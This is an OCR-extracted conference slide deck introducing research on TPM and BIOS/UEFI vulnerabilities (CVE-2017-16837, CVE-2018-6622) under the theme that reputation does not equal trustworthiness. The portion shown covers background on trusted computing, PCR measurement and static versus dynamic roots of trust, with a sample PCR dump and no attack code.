Betrayal of Reputation:

Trusting the Untrustable Hardware and Software with Reputation

Seunghun Han
National Security Research Institute
hanseunghun@nsr.re.kr

Who Am I?


- **Senior security researcher** at NSR (National Security Research Institute of South Korea)

- **Influencer Member** of Black Hat Asia
- **Review Board Member** of KIMCHICON
- **Speaker** at
    - USENIX Security 2018
    - Black Hat Asia 2017 - 2019
    - BlueHat Shanghai and BECKS Japan 2019
    - HITBSecConf 2016 - 2017
    - BeVX and KIMCHICON 2018
- **Author** of "64-bit multi-core OS principles and structure, Vol. 1 and Vol. 2)
- a.k.a kkamagui **@kkamagui1**

Who Am I?

- **Senior security researcher** at NSR (National Security Research Institute of South Korea)


- **Influencer Member** of Black Hat Asia
- **Review Board Member** of KIMCHICON
- **Speaker** at
  - USENIX Security 2018
  - Black Hat Asia 2017 - 2019
  - BlueHat Shanghai and B
  - HITBSecConf 2016 - 201
  - BeVX and KIMCHICON 2
- **Author** of "64-bit multi-core OS principles
  Vol. 1 and Vol. 2)
- a.k.a kkamagui **@kkamagui1**



Goal of This Talk

- **I introduce a stereotype about reputation**
  - **REPUTATION does not mean TRUSTWORTHINESS!**
  - Unfortunately, we easily trust something because of **REPUTATION!**
- **I present the case that the reputation betrays you**
  - BIOS/UEFI firmware and Trusted Platform Module (TPM) were made by **REPUTABLE** companies!
  - However, I found two vulnerabilities, CVE-2017-16837 and CVE-2018-6622, that can subvert the TPM
- **I present countermeasures and what we should do**
  - Trust nothing with **REPUTATION** and check everything for yourself!

Previous Works



Reputation

is based on

trust!

We just **believe**

products

of reputable companies


trustable

Reputable Companies (High Price)

intel
AMD
hp
DELL
ASUS
Lenovo
GIGABYTE™

for you!

Other Companies (Low Price)



UNKNOWN BRANDS

for others!


I KNOW WHAT YOU DID
FOR OTHERS!

Trusted Platform Module Library

Part 1: Architecture

Family "2.0"

Level 00 Revision 01.38

r 29, 2016

Root of Trust for Measurement

Core RTM

Trusted Building Block

9.2.5 Trust Authority

When the RTM begins to execute the CRTM, the entity that may vouch for the correctness of the TBB is the entity that created the TBB. For typical systems, this is the platform manufacturer. In other words, the manufacturer is the authority on what constitutes a valid TBB, and its reputation is what allows someone to trust a given TBB.

TCG Published

TCG

Reputable

products are really

trustable?

Reputable

≠

Trustable!

Everyone has a plan,
until they get punched in the mouth.

- Mike Tyson

Everyone has a plan,
until they get punched in the mouth.

- Mike Tyson


Every researcher has a plan,
until they encounter their manager.

- Unknown

Every researcher has a plan,
until they encounter their manager.


- Unknown

Timeline



USENIX Security
Black Hat Asia with Napper
CVE-2018-6622
Black Hat Asia
CVE-2017-16837
cve.mitre.org
cve.mitre.org
usenix ASSOCIATION
10
5
0
-5
-10
-100
-1000
Happiness
2017
2018
2019
Time (year)
First Encounter
Second Encounter

Contents - Background



Trusted Computing Group (TCG)


- **Defines global industry specifications and standards**
  - All reputable companies such as Intel, AMD, IBM, HP, Dell, Lenovo, Microsoft, Cisco, Juniper Networks, and Infineon are members of it
- **Is supportive of a hardware root of trust**
  - Trusted Platform Module (TPM) is the core technology
  - TCG technology has been applied to Unified Extensible Firmware Interface (UEFI)

Trusted Computing Base (TCB) of TCG

- **Is a collection of software and hardware on a host platform**
- **Manages and enforces a security policy of the system**
- **Is able to prevent itself from being compromised**
  - The Trusted Platform Module (TPM) helps to ensure that the TCB is properly instantiated and trustworthy

Trusted Platform Module (TPM) (1)

- **Is a tamper-resistant device**
- **Has own processor, RAM, ROM, and non-volatile RAM**
  - It has own state separated from the system
- **Provides cryptographic and accumulating measurements functions**
  - Measurement values are accumulated to Platform Configuration Registers (PCR #0~#23)



Trusted Platform Module (TPM) (2)

- **Is used to determine the trustworthiness of a system by investigating the values stored in PCRs**
  - A local verification or remote attestation can be used
- **Is used to limit access to secret data based on specific PCR values**
  - "Seal" operation encrypts secret data with the PCRs of the TPM
  - "Unseal" operation can decrypt the sealed data only if the PCR values match the specific values

Root of Trust for Measurement (RTM)

- **Sends integrity-relevant information (measurements) to the TPM**
  - TPM accumulates the measurements to a PCR with the previously stored value in the PCR


Extend: PCR_{new} = Hash(PCR_{old} || $Measurement_{new}$)

- **Is the CPU controlled by Core RTM (CRTM)**
  - The CRTM is the first set of instructions when a new chain of trust is established

Static and Dynamic RTM (SRTM and DRTM)


- SRTM is started by static CRTM (S-CRTM) when the host platform starts at **POWER-ON** or **RESTART**
- DRTM is started by dynamic CRTM (D-CRTM) at runtime **WITHOUT** platform **RESET**
- They extend measurements (hashes) of components to PCRs **BEFORE** passing control to them

Static Root of Trust for Measurement (SRTM)



Dynamic Root of Trust for Measurement (DRTM)

(Intel Trusted Execution Technology)



```
Bank/Algorithm: TPM_ALG_SHA1(0x0004)
PCR_00: 3d ca ea 25 dc 86 55 4d 94 b9 4a a5 bc 8f 73 5a 49 21 2a f8
PCR_01: b2 a8 3b 0e bf 2f 83 74 29 9a 5b 2b df c3 1e a9 55 ad 72 36
PCR_02: b2 a8 3b 0e bf 2f 83 74 29 9a 5b 2b df c3 1e a9 55 ad 72 36
PCR_03: b2 a8 3b 0e bf 2f 83 74 29 9a 5b 2b df c3 1e a9 55 ad 72 36
PCR_04: df 5a d0 48 a8 b1 09 2c 79 b8 69 e6 7d f6 d7 45 a3 a7 7e 5f
PCR_05: cd ca c6 1f 16 b2 22 b8 00 79 62 23 8a f4 b1 73 5c 28 c5 d8
PCR_06: b2 a8 3b 0e bf 2f 83 74 29 9a 5b 2b df c3 1e a9 55 ad 72 36
PCR_07: 40 37 33 6f a7 bc 0e ab e3 77 8f cf ff 5f cd 0e e6 ad cd e3
PCR_08: 4e d8 ea d3 c3 04 1f 26 13 63 3f f8 11 15 c9 ce 69 c7 a8 ad
PCR_09: a6 2d c8 08 06 d3 b0 ce 45 90 31 ec 0b 3c 5a 4a ec 00 79 9a
PCR_10: 8e 06 97 8b 9c 73 3f fa b2 df 9d c9 d9 12 c3 1a b0 6a b6 d0
PCR_11: 00 00 00 00 [redacted]0 00 00 00 00 00 00
PCR_12: 00 00 00 00 [redacted]0 00 00 00 00 00 00
PCR_13: 00 00 00 00 [redacted]0 00 00 00 00 00 00
PCR_14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
